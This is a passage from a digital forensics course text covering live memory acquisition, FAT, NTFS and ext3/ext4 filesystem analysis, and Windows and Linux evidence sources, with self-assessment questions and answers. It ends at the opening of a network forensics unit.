In acquiring live data, care needs to be taken as such evidence is volatile and can easily be changed. Therefore, there are factors to consider to ensure that it is preserved; these factors include (Luttengs et al. 2014):

- Experience in acquiring data from a similar system
- Can data be acquired with minimal changes?
- The probability of successful acquisition
- Legal implications of the process
- Tool(s) best suited for the acquisition

During live acquisition, one of the important sources of evidence is the memory, and a memory dump should be taken which may provide the following information (ACPO, 2012):

- listings of running processes
- logged on and registered users
- network information including listening, open and closing network ports
- ARP (address resolution protocol) cache
- registry information

Other information that can be acquired are

- The system time and date, including the time zone
- Operating system version information
- General system information, such as memory capacity, hard drives, and mounted file systems
- List of services and programs configured to automatically start on boot-up, such as web servers, databases, multimedia applications, and e-mail programs
- List of tasks scheduled to run at given times or intervals automatically
- List of local user accounts and group membership
- Network interface details, including IP and MAC addresses
- Routing table, ARP table, and DNS cache
- Network connections, including associated processes
- Currently loaded drivers or modules
- Files and other open handles
- Running processes, including details such as parent process ID (PID) and runtime
- System configuration data
- User login history, including user name, source, and duration
- Standard system log data
- List of installed software
- Appropriate application log data—web browser history, antivirus logs, and so on
- Full file system listing, including the appropriate timestamps for the file system

Watch video CST802_Mod 1 Unit3_3.2.2 to learn how to acquire memory.

Click on the video icon below to watch the video demonstration.

**Discussion**

What are the differences between dead and live acquisitions?

# 4.0 Self-Assessment Exercise(s)

1. Create an image of a 2GB flash drive and identify the following
   a. Number of partitions
   b. The filesystem *(FAT)*
2. When you acquire system memory with FTK Imager, what is the
   a. Default file name? *memdump*
   b. File extension? *.mem*

# 5.0 Conclusion

There are various sources of digital evidence, and investigators need to ensure all these are identified and examined in an investigation. The examination can only be conducted on copies and not original in compliance with principles of electronic evidence. The type of image to be created will depend on the investigator, and the investigator may use any accepted tool to create the image. The integrity of the image can be verified using checksums.

# 6.0 Summary

Evidence acquisition is an important aspect of digital forensics as it is the data that can be used to show that a crime has been committed. In digital forensics investigation, the state of the device matters as it will determine how the evidence will be acquired and the acquisition type.

# 7.0 References/Further Reading


ACPO (2012). *ACPO Good Practice Guide for Digital Evidence*. Retrieved on 19 January 2016 from http://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence.

Luttengs, J. T., Pepe, M. & Mandia, K. (2014). *Incident Response and Computer Forensics.* Third. McGraw-Hill Education.

McKemmish, R. (1999). *What is Forensic Computing?* Canberra: Australian Institute of Criminology.

# Module 2: Filesystems

## Module Introduction

In a digital forensic investigation, it is expected that the investigator may come across a computer which runs on a Windows operating system or use a Linux-based forensic station for acquisition and examination. Windows and Linux use different filesystems, the way OS organises files on a disk; therefore, knowledge of the filesystems associated with Windows and Linux is important to digital forensics investigators. For the sake of analysing a filesystem, it is important to understand the concepts. Therefore, a reference model will be used to aid in comparing the various filesystems. This model consists of the following categories; file system, content, metadata, file name, and application. The *filesystem* consists of general file information; the *content* is the actual data, the *metadata* describes a file, the *filename* is data that assigns names to files and *application* consists of that with special feature (Carrier, 2005). The interaction between these categories is shown in Figure 2.1.




**Fig. 2. 1: Interaction between Filesystem Categories (Carrier, 2005)**

Unit 1: Windows Filesystem
Unit 2: Linux Filesystem

# Unit 1: Windows Filesystem

## Contents



## 1.0 Introduction

Windows remains the most common OS for both laptop and desktop computers. It supports two primary filesystems, file allocation table (FAT) and New Technology File System (NTFS). FAT was the first filesystem developed by Microsoft for PCs, but it has been replaced by NTFS for PCs while it is still being used for flash drives and memory cards. Therefore, it is vital for digital forensics investigators/researchers to have a thorough understanding of the structure of these file systems so that they can analyse them.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe File Allocation Table
- discuss FAT Structure
- explain the differences in the structures of FAT16, FAT32 and NTFS in a real-life situation.

# 3.0 Main Content

## 3.1 FAT

File Allocation Table (FAT) was the default filesystem for Microsoft DOS and Windows 3.x, 95 and 98, before it was replaced by before Microsoft New Technology File System (NTFS) for subsequent versions of Windows, it is also used in removable storage media such compact flash drives used in digital cameras and flash drives (Carrier, 2005; Altheide and Carvey, 2011). While investigators may not come across Microsoft DOS and Windows, it is useful to understand the structure of FAT and how to analyse it as it is still used by flash drives and compact flash drives used in digital cameras which are quite common.

### 3.1.1 FAT Structure

FAT is a basic filesystem with few data structures, in FAT, disks and volumes are broken down into clusters of specific sizes which are determined by the version (Altheide and Carvey, 2011). This means that identifying the FAT version in an investigation is important to ensure that the proper analysis techniques are used.

FAT has two important structure, the File Allocation Table which is the primary and backup structures of FAT and directory entries which are data structures for every file and directory stored in the system (Carrier, 2005).

In terms of layout, FAT is divided into three sections, the reserved area, this contains the boot sector, the FAT area which contains the primary and backup structures and Data area which contain the directory entries (Carrier, 2005). The differences in layout between FAT12/16 and FAT32 are as follows:

- The reserved area for FAT12/16 is only one sector while that of FAT32 is more than one.
- The data area for FAT12/16 starts with the root directory while for FAT32, the root directory can be anywhere

### 3.1.2 FAT Analysis

File System Category: As mentioned earlier, contains data that describes the filesystem. For FAT analysis, the physical layout needs to be known and the information contained in the layout. This includes the boot sector data, which provides data on the size of the reserved area, the number of FAT structures and the size of each FAT structure for the FAT area and the number of clusters per sector for the data area. This

information can be used to calculate sizes of the reserved area, FAT area and data area, as seen in figure 2.2 below.

```
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: FAT
OEM Name: MSDOS5.0
Volume ID: 0x4c194603
Volume Label (Boot Sector): NO NAME
Volume Label (Root Directory): FAT DISK
File System Type Label: FAT32
Backup Boot Sector Location: 6
FS Info Sector Location: 1

Next Free Sector (FS Info): 1778
Free Sector Count (FS Info): 203836
Sectors before file system: 100800

File System Layout (in sectors)
Total Range: 0 - 205631
* Reserved: 0 - 37
** Boot Sector: 0
** FS Info Sector: 1
** Backup Boot Sector: 6
* FAT 0: 38 - 834
* FAT 1: 835 - 1631
* Data Area: 1632 - 205631
** Cluster Area: 1632 - 205631
*** Root Directory: 1632 - 1635
CONTENT-DATA INFORMATION
--------------------------------------------
Sector Size: 512
Cluster Size: 1024
Total Cluster Range: 2 - 102001
```

**Fig. 2. 2: Example of FAT32 File System Category Data**

Content Category: In FAT, data is stored in clusters and the maximum cluster size 32KB, each cluster is allocated an address which starts from cluster 2, which is the first cluster of the data area (Carrier, 2005). For FAT12/16, the first sector is reserved for the root directory; therefore cluster 2 starts at the sector after the root directory while for FAT32, cluster 2 starts at the first sector of the data area (Carrier, 2005). This information is vital in finding data that can be used as evidence in an investigation.

What are the differences between FAT16 and FAT32 in terms of analysis?

**Metadata Category**: Contains a description of files and directories, and this includes their locations, permissions, dates and times. In FAT, directory entry handles this function; it is 32 bytes in size and stores file information, including the attributes and starting cluster for the file (Carrier, 2005). The file attributes are divided into seven; three essential and four non-essential attributes. The essential attributes are

directory, long filename, volume label and the non-essential are read-only, hidden, system and archive. Each directory entry has three-time stamps, date created, last accessed and date modified (Carrier, 2005). When using these dates in an investigation, it is important to note that the created and last accessed are optional and accurate to a certain degree while the modified is accurate to two seconds.

**File Name Category**: This is where files and directories are assigned names. It enables investigators to map names with their corresponding metadata. If the file name exceeds eight characters or it has special characters, a long file name (LFN) type is added to the directory entry; this means the file will have both LFN and short file name (SFN) in the directory entry (Carrier, 2005). This is because the LFN does not contain time, size and starting cluster of the file (Carrier, 2005). During analysis, once a file is found, then its metadata will also be found as it is stored in the directory entry, and when a file is deleted, its file name is deleted, but metadata remains in the directory entry until it is overwritten. This means that it can be recovered which may provide useful information in an investigation.

## 3.2 NTFS

NTFS is a filesystem designed by Microsoft, and it is the most widely used on Windows systems from Windows 2000. It has several advantages over FAT such as reliability, security, networking and storage efficiency.

### 3.2.1 NTFS Structure

It consists of system files which manage the volume, these are summarised below.

**Table 1: Summary of NTFS System Files (Carrier, 2005; Altheide and Carvey, 2011)**

| Entry | Name | Description |
|---|---|---|
| 0 | $MFT | Master File Table contains one record for each folder and file on the system |
| 1 | $MFTMirr | Stores the first four records of the $MFT, which are the $MFT, $MFTMirr, $LogFile and $Volume |
| 2 | $LogFile | A relational database of transactional logs for the volume that can be used for system recovery |
| 3 | $Volume | Contains information on the volume like the volume label and version information |
| 4 | $AttrDef | A table that stores attribute name, descriptors and numbers |
| 5 | $. | Root of the volume |
| 6 | $Bitmap | Contains a record of clusters in use and those |

| | | |
|---|---|---|
| | | that are not in use in a volume |
| 7 | $Boot | contains the boot record for the volume |
| 8 | $BadClus | Keeps track of bad clusters in a volume |
| 9 | $Secure | Stores unique security descriptors for all the files in a volume |
| 10 | $UpCase | Converts Unicode lowercase to Unicode uppercase characters |
| 11 | $Extend | A directory where extended system files are located |

The structure is shown in Video CST802_Mod 2 Unit 1_3.2.1

### 3.2.1 NTFS Analysis

**File System Category**: The MFT is an important system file as it stores the records of every file and directory on the system; its location is stored in the boot sector. Once this is identified, the first entry $MFT can then be used to locate the rest of the MFT, and if any data is corrupt, the $MFTMirr can be used to access the backup of $MFT (Carrier, 2005). Once this is done, the $Volume and $AttrDef can be used to determine the volume label, filesystem version, and information for each attribute of the system.

**Content Category**: Files in NTFS consists of attributes some of which are resident, these store content in the MFT and others which are non-resident, these store content in clusters (Carrier, 2005). In terms of analysis, once a cluster is located, its allocation status can be determined by $Bitmap, and the content examined. This may yield data that can be used as evidence in an investigation.

**Metadata Category:** The metadata of a file in NTFS are stored in $STANDARD_INFORMATION attribute which stores date and time (creation, modified, MFT modified and accessed time), ownership, security and quota information; $FILE_NAME attribute, which stores name for each file encoded in UTF-16 Unicode; and $DATA attribute, which stores data (Carrier, 2005). This information, when analysed, can provide more information on a specific file or directory.

**File Name Category:** NTFS uses indexes to organise contents of a directory; an index is a collection of data structures sorted by some key (Carrier, 2005). The $INDEX_ROOT which is the root of the index and $INDEX_ALLOCATION which contains index records of other nodes. The allocation of these attributes is managed by $Bitmap (Carrier, 2005). For analysis of a file name, the contents of $INDEX_ROOT and $INDEX_ALLOCATION need to be examined as allocated files may have unallocated entries as well as allocated entries due to file addition and deletion. Also, when files are deleted, the index tree is sorted, and entries are moved to other nodes or other locations within a node, but

that file will continue to remain in an unallocated space of a node until it is overwritten. This means using a file name; it may be possible to recover a deleted file in an unallocated space before it is overwritten.

 **Discussion**

How does FAT differ from NTFS in terms of deleted file recovery?

# 4.0 Self-Assessment Exercise(s)

Create a Windows 7 Virtual Machine and view the system files in FTK Imager. Identify the location of $. Which of the following directories are in the root?

a) Control Panel
b) $Recycle.Bin
c) Boot
d) Accounts
e) Program Data
f) Network and Internet

Answer: b,c and d

**Assignment**

List the information displayed in Figure 2.2 that can be used in an investigation

# 5.0 Conclusion

FAT and NTFS are Windows filesystems. Nowadays, FAT is found mostly on a flash drive and compact flash drive used in digital cameras, therefore, it is vital for investigations to have the skills of analysing this filesystem. NTFS has replaced FAT as the primary filesystem for Microsoft Windows, and Windows is the most popular OS, which makes it inevitable to be encountered in a digital forensics investigation. In both filesystems, deleted files remain on disk until they are overwritten which make recovery possible.

# 6.0 Summary

FAT is a filesystem with a simple structure. It comes in various versions, FAT12, 16, 32 and exFAT. In this unit, the focus was on FAT12/16 and FAT32 because of the differences in their structures. The analysis of FAT was discussed in terms of the filesystem categories by Carrier (2005). NTFS, unlike FAT, is a more complex filesystem; it consists of crucial twelve system files which were summarised in Table 1. As with FAT, the analysis NTFS was also discussed based on the filesystem categories. The two filesystems are similar with respect to recovery of deleted files, as deleted files remain on disk until they are overwritten.

# 7.0 References/Further Reading


Altheide, C. & Carvey, H. A. (2011). *Digital Forensics with Open Source Tools*. Syngress Media Incorporated.

Carrier, B. (2005). *File System Forensic Analysis, Computer*. Addison-Wesley. doi: 10.1016/B978-1-59749-472-4.00002-0.

Luttengs, J. T., Pepe, M. & Mandia, K. (2014). *Incident Response and Computer Forensics.* (3rd ed.). McGraw-Hill Education.

# Unit 2: Linux Filesystem

## Contents



## 1.0 Introduction

Ext3 is the default filesystem for many Linux distributions. It is a newer version of ext2 with journaling support. However, Ext4 is gradually replacing ext3.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe the Ext3 analysis
- describe the differences in the structures of ext3 and ext4 in terms of digital forensics
- apply them in a real-life investigation.

## 3.0 Main Content

### 3.1 Linux Filesystem

Extx is the most common filesystem for Linux distributions. There are other filesystems used by Linux such as ReiserFS, XFS and Journaled File System (JFS). This section will only focus on ext3.

### 3.1.1 Ext3 Structure

Ext3 filesystem is divided into block groups; it has an optional reserved area for administrative purposes. Each block group contains the same number of blocks, and these are used to store file names, content and metadata. This ext3 filesystem structure is summarised in Table 2.

**Table 2: Ext3 Block Group Summary (Carrier, 2005; Altheide and Carvey, 2011)**

| Field | Description |
|---|---|
| Superblock | Stores information about the layout of the file system, block and inode information, volume name, last write time, last mount time |
| Group Descriptor Table | Contains information on every block group in the filesystem |
| Block Bitmap | Manages allocation information of the blocks in the block group |
| Inode Bitmap | Manages allocation information of inodes in the block group |
| Inode Table | Stores inodes, inodes store metadata information for files and directories |
| Data Blocks | Store contents of a file |

The structure is shown in Video CST802_Mod2Unit2_3.1

### 3.1.2 Ext3 Analysis

File System Category: In ext3, the superblock contains information related to the filesystem. It is located at 1,024 bytes from the start of the filesystem, and it is 1,024 bytes in size (Carrier, 2005). In analysing an ext3 system, it is important to locate the superblock, and as its location is fixed, this is straightforward. Once it is located, it can then be used to locate the group descriptor table, and these two combined will provide information on the data structure of the files and directories stored on the system.

Content Category: Ext3 uses blocks as its data unit, and each block is a group of consecutive sectors. A can be 1,024, 2,048 or 4,096 bytes in size and the size is specified in the superblock(Carrier, 2005). In terms of analysis, the location of a block, it's content and allocation status can easily be determined by using the information in the superblock, group descriptor table and block bitmap.

Metadata Category: The metadata for a file in ext3 is stored in the inode table. To locate the inode of a specific file, firstly, the block group of the inode needs to be determined. The group descriptor table for that group can be examined to identify its inode table, then locate the entry

for that inode. Once this is done, the information in the can then be used for investigation.

File Name Category: Ext3 uses various methods to assign names to files and directories such as directory entries, links and mount points, and hash trees (Carrier, 2005). Finding a file name requires the root directory to be located; this is always in inode 2, then the directory content can then be examined to get the file name.
Application Category: Filesystem journaling which is a feature of ext3 records updates to the filesystem for faster recovery after a crash (Carrier, 2005). During an investigation, information relating to updates can be found using the journal superblock and its associated descriptor block.

Q: Which block group stores file metadata?
A: *The Inode Table*

### 3.1.3 Ext4 Structure

Ext4 has the same structure as Ext3, but it has additional capabilities such as larger filesystem and file size support, and an unlimited number of subdirectories (Fairbanks, 2012). Like ext3, deleted files remain on disk until they are overwritten, this means that they are recoverable.

**Discussion**

Q: Discuss the importance of deleted files in a digital forensics investigation.

A: *In most filesystems, deleted files remain on disk until they are overwritten, this means they can be recovered and used as evidence in an investigation.*

## 4.0 Self-Assessment Exercise(s)

1. Create a Linux VM and
   a. Identify the filesystem and version
      *(ext version 4 but it could be 3 depending on the Linux distro)*
   b. List the files and directories in the partition.
      *Files - Superblock, group descriptor table, block bitmap, inode bitmap, inode table, boot record, bad blocks and journal*

   Directory – root and unallocated space

2. Which of the files in (b) is responsible for keeping track of changes not yet made to the filesystem?

Journal: It keeps a record of all changes being made on a disk for ease of recovery in case of an outage or system crash.

## 5.0 Conclusion

ExtX is the most common filesystem used by Linux distributions. This means that a digital forensics investigator may be required to analyse extX filesystem at a point in his or her career. Even though this unit focused on ext3, the structure has remained more or less the same in the versions; therefore, it is expected that the analysis techniques and methods will be similar.

## 6.0 Summary

Various filesystems can be used with a Linux system, but the most common is extX. Ext has different versions, each is an upgrade of the preceding one, they are ext2, ext3 and ext4, but the structure remains the same. Like Fat and NTFS, deleted files can be recovered because they remain in a disk until overwritten.

## 7.0 References/Further Reading


Altheide, C. & Carvey, H. A. (2011). *Digital Forensics with Open Source Tools*. Syngress Media Incorporated.

Carrier, B. (2005). *File System Forensic Analysis. Computer*. Addison-Wesley. doi: 10.1016/B978-1-59749-472-4.00002-0.

Fairbanks, K. D. (2012). 'An Analysis of Ext4 for Digital Forensics', Digital Investigation. (The Proceedings of the Twelfth Annual DFRWS Conference12th Annual Digital Forensics Research Conference), 9(.), pp. S118–S130. doi: 10.1016/j.diin.2012.05.010.

# Module 3: Operating Systems

## Module Introduction

As mentioned previously, Windows is the most popular OS for computers which makes it inevitable to be encountered in an investigation. Linux, on the other hand, is not as popular, but it can be used as a forensic workstation. This makes it crucial for investigators to have the knowledge and skills to investigate these OSes. This module will focus on analysing Windows and Linux OS and how to use Linux as a forensic workstation.

Unit 1: Windows OS
Unit 2: Linux OS

## Unit 1: Windows OS

### Contents



### 1.0 Introduction

Windows is an operating system developed by Microsoft. It has evolved over the years from Windows 1.0 released in 1985 to Windows 10, released in 2015 (Ward, 2019). As the most popular OS, investigators are bound to come across it during an investigation. This section discusses the types of evidence that can be found on a Windows system, with a focus on Windows 7.

# 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- analyse evidence from a Windows system
- write investigative notes which when repeated by a third party will produce the same results.

# 3.0 Main Content

## 3.1 Sources of Evidence on a Windows OS

Windows, as discussed in Module 2, Unit 1 supports two primary filesystems, FAT and NTFS, whose structure and analysis was covered in the unit. Other sources of evidence are as follows:

### 3.1.1 Registry

This contains OS and application configuration settings of a system. It is located at C:\Windows\System32\config, the files of interest are Software, Security and System hives; these require a registry viewer to access the information stored in them. For specific user information, the USRCLASS.DAT located at C:\Users\User_Name\AppData\Local\Microsoft\Windows. Some of the information that can be retrieved the registry hives using a registry editor such as regedit shown at Figure 3 (this is available on Windows, to access it, search regedit) are summarised at Table 3.




**Fig. 1.4: Regedit View**

*Click the video icon to watch the demonstration.*

See Video CST802_Mod3_Unit1

**Table 3: Information from Registry Hive**

| Registry Key | Description |
|---|---|
| HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName | Computer name |
| HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion | OS version |
| HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation | Time Zone |
| HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\ | Networks connected, including dates and times |
| HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | Programs that load at boot |
| HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs | Shows a list of recently opened files |
| HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU | Lists applications executed with Run |
| HKEY_USERS\{SID}\Software\Microsoft\Terminal Server Client | Shows remote connection and configuration |
| HKEY_USERS\{SID}\Software\Microsoft\Internet Explorer\TypedURLs | Lists the urls typed in Internet Explorer |

### 3.1.2 Event Log

Event logs keep a record of user and system activities. Windows has three event logs; System, Application and Security, these are located at C:\Windows\System32\winevt\Logs and have a .evt extension. System.evt records system related activities such as Windows service events, changes to the system time, driver loads and unloads, and network configuration issues; Application.evt keeps a record of user's applications and programs; and Security.evt record Windows authentication and security processes (Luttengs et al. 2014). Event logs require tools to be analysed and can be used to do the following (Luttengs et al. 2014)

- Identify a successful and failed logon attempts and determine their origin
- Track the creation, start, and stop of system services
- Track usage of specific applications
- Track alterations to the audit policy
- Track changes to user permissions
- Monitor events generated by installed applications

### 3.1.3 Prefetch

This was introduced in Windows XP to reduce boot and application load times. It enables programs that are used frequently to be loaded faster by keeping part of the code in a specific location (Altheide and Carvey, 2011). Prefetch files are stored at C:\Windows\Prefetch directory and the files have a .pf extension. For example, if a user uses Google

Chrome as a browser, its prefetch file will look like "CHROME.EXE-A64F19A4.pf".

Prefetch files can be used in an investigation to determine the programs frequently used by a suspect. The metadata of prefetch files can be used to determine when the program was last used.

How can information in prefetch files and event logs be used in an investigation?

Event logs keep a record of user activities, used with prefetch file, they can be used for event reconstruction and provide corroborative evidence.

### 3.1.4 Shortcut Files

In Windows, shortcut files are created during program installation or when a user double clicks a file, they have the .lnk extension and are stored in C:\Users\User_Name\Links or C:\Users\User_Name\Recent (depending on Windows version) and C:\Users\User_Name\AppData\Roaming\Microsoft\Office\Recent. These files once analysed paint a picture of user activities. They can also be used as corroborative evidence.

### 3.1.5 Memory (RAM)

Information in RAM is volatile and can only be acquired while a system is powered on (discussed in Module 1, Unit 3). One of the most important sources of evidence is the processes running on the system. Other information from a memory analysis includes network connections, both opened and recently closed, loaded drivers and the console command history (Luttengs et al. 2014). All these can be used to build up a case in an investigation.
Video CST802_Mod3_Unit1 shows how to access information on the Windows system, which can be used as evidence in an investigation.

## 3.2 Investigation Notes

In Module 1, Unit 1, the guidelines and standards for digital forensics have shown the importance of audit trail and Module 1, Unit 2 has shown that a report is an essential part of an investigation. The report should be clear, focused, timely and reproducible. An analysis report should include the following (Luttengs et al. 2014):

- Title page and table of contents
- Background
- Findings
- Evidence examined
- Timeline
- Conclusion and summary.

**Discussion**

What is the impact of information stored in the registry in digital forensics investigation?

*The registry provides quite a lot of information relating to user activities, user information and system information which may be used as stand-alone or corroborative evidence.*

# 4.0 Self-Assessment Exercise(s)

1. Using the VM created in Module 2 Unit 1, use the registry to identify
   a. Typed URLs
   b. Computer Name
   c. OS version

   *This is user-dependent*
2. List the items in prefetch directory

   *This is also user-dependent*

# 5.0 Conclusion

There are various sources of evidence on a Windows system and the registry when analysed properly will provide useful information. The other sources of information may be used as corroborative evidence to information in the registry. In an investigation, all activities carried out need to be documented as a report would be required after the investigation.

# 6.0 Summary

Knowledge and skills for conducting digital forensics investigation on a Windows system is essential to investigators as it is the most common OS, and therefore likely to be encountered. This unit covered sources of evidence on a Windows system, this is by no means exhaustive, but they are quite crucial.

# 7.0 References/Further Reading


Altheide, C. & Carvey, H. A. (2011). *Digital Forensics with Open Source Tools*. Syngress Media Incorporated.

Carrier, B. (2005) *File System Forensic Analysis, Computer*. Addison-Wesley. doi: 10.1016/B978-1-59749-472-4.00002-0.

Luttengs, J. T., Pepe, M. & Mandia, K. (2014). *Incident Response and Computer Forensics. (*3rd ed.). McGraw-Hill Education.

Ward, K. (2019). *A Brief History of Microsoft Windows, Lifewire*. Retrieved on 26 August 2019 from https://www.lifewire.com/brief-history-of-microsoft-windows-3507078.

# Unit 2: Linux OS

## Contents



## 1.0 Introduction

Linux is an open-source operating system with many distributions such as Ubuntu, Red Hat, Fedora, Debian etc. It is used frequently as a forensic workstation, but it can also be the focus of an investigation. This unit will explore the sources of evidence on a Linux OS and how it can be used as a forensic workstation to analyse evidence.

## 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- evaluate a Linux system in terms of digital forensics
- utilise Linux forensic workstation to acquire and analyse evidence
- build Linux forensic workstation that can be used to analyse evidence.

## 3.0 Main Content

### 3.1 Sources of Evidence on Linux

Linux has a standard directory structure based on Filesystem Hierarchy Standard (FHS). It is made up of the following directories shown in Table 4.

**Table 4: Linux Standard Directories (Altheide and Carvey, 2011)**

| Directory | Description |
|---|---|
| /bin | Contains essential command binaries for users |
| /boot | Files for system startup |
| /dev | Device files |
| /etc | Configuration files for the system |
| /home | Home directories for users |
| /lib | Shared libraries files used by programs |
| /media | Mount point for removable devices |
| /mnt | Mount points for filesystem |
| /opt | Optional files and programs for third party applications |
| /root | Home directory for superuser |
| /sbin | System commands |
| /tmp | Hold temporary files |

This is shown in Video CST802_Mod3_Unit 2
Sources of evidence include (Altheide and Carvey, 2011):

User Accounts – information on users is stored in /etc/passwd file. This records username, user ID, primary group ID, user's full name or name of service account, path of user's home directory and programs that run on login. Another file, /etc/shadow stores password related details like username, encrypted password, number of days since the password was changed in Unix epoch and minimum days between password change, maximum validity for the password, number of days to password expiry and expiry date.

Home Directories – this contains sub-directories where users store data. They are Desktop, Documents, Downloads, Music, Pictures, Public, Templates and Videos.

Logs – logs in Linux are usually in plaintext; this makes the analysis straight forward. The logs can either be generated by user activities or system activities. User activity logs are located in /var/run/utmp, this stores active logons; /var/log/wtmp, this stores longtime logon; and /var/log/lastlog which stores last long time for each user. These files are in binary format and can be viewed in the command line. System activity logs, Syslog are stored in /var/log. They contain the date of message creation and deletion, hostname of the system that created the log entry, a process that created the entry and text of the log entry. All these need to be analysed to extract information that can be used as evidence.

## 3.2 Linux as a Forensic Workstations

Linux can be used as a forensics workstation to acquire and analyse evidence. In acquiring evidence, a Linux command line too dd may be used, other variants of the tool like dcfldd and dc3dd can also be used, though these need to be installed. The syntax for creating an image using dd is

dd if=”source” of=”destination”

Example

dd if=/dev/sda of=/dev/sdb1/image.img

This means copy drive on sda and saves it as image.img in partition 1 of drive sdb. Images created using dd, and its variants can be analysed with other forensic tools. Another way around this is to use a Linux live CD and boot the system of interest directly to the CD; the dd can be used to create an image.

In analysing an image, open-source digital forensic tools can be installed on a Linux system. Man and info commands can be used to get information on how to use the tools. Image to be analysed needs to be mounted as *read-only* to prevent the system from making changes to the image file. Note that most of these tools are command-line tools, but GUI tools are also available.
See Video CST802_Mod3_Unit2.

1. Where is the best source of evidence in terms of user information on a Linux system?
   */etc/passwd*
2. Use the man and –help commands for dd and list three options that will be useful when creating an image.
   bs, status, noerror, append

**Discussion**

Discuss scenarios where a Linux Live CD is best suited for acquiring and analysing evidence.
*In time-sensitive investigations where a decision on what to acquire and cases that require triage*

## 4.0 Self-Assessment Exercise(s)

1. Create a Caine Live CD and view system information on the Windows VM created in Module 2 Unit 1. What is the OS version of the VM?
   *This is user-dependent*

2. Use the Linux VM to create an image of a 2GB flash drive and save it in the Documents directory of the VM. Attach a screenshot of the image. How Long did it take to create the image?
*This is also user-dependent*

# 5.0 Conclusion

Evidence in Linux can be extracted from various sources, and these provide information on system and users and their activities. In using Linux as a forensic workstation, tools need to be installed. However, a live CD comes with tools pre-installed. The investigator can choose the method that best suits the investigation.

# 6.0 Summary

Linux systems as a focus of the forensic investigation are not as complex as the Windows system. Most evidence in Linux can be accessed in a straightforward manner. Linux can also be used for evidence acquisition and analysis.

# 7.0 References/Further Reading


Altheide, C. & Carvey, H. A. (2011). *Digital Forensics with Open Source Tools*. Syngress Media Incorporated.

Carrier, B. (2005). *File System Forensic Analysis, Computer*. Addison-Wesley. doi: 10.1016/B978-1-59749-472-4.00002-0.

Fairbanks, K. D. (2012). *"An analysis of Ext4 for digital forensics Investigation."* (The Proceedings of the Twelfth Annual DFRWS Conference12th Annual Digital Forensics Research Conference), 9(.), pp. S118–S130. doi: 10.1016/j.diin.2012.05.010.

# Module 4: Network Forensics

## Module Introduction

The prevalence of online products and services used in homes and offices has made computer networks a source of digital forensics. Digital forensics investigators need to be equipped with knowledge and skill to conduct investigations in a network environment. This module covers sources of evidence on a network and how to analyse evidence acquired in a networked environment.

Unit 1: Fundamentals of Network Forensics
Unit 2: Traffic Analysis

## Unit 1: Fundamentals of Network Forensics

### Contents



### 1.0 Introduction

Network forensics is a branch of digital forensics that analyses data from a network to determine if a crime has been committed. DFRWS (2001) defines network forensics as "*The use of scientifically proven techniques to collect, fuse, identify, examine, correlate, analyse, and document digital evidence from multiple, actively processing and transmitting digital sources for the purpose of uncovering facts related to the planned intent, or measured success of unauthorised activities meant to disrupt, corrupt, and or compromise system components as well as providing information to assist in response to or recovery from these activities*." In network forensics, all of the devices in a network need to be analysed as evidence may be distributed across any number of these devices.

# 2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain the sources of evidence in computer networks
- describe evidence from network devices using forensically sound methodologies and tools
- analyse evidence from network devices using forensically sound methodologies and tools.

# 3.0 Main Content

## 3.1 Sources of Evidence in Computer Networks

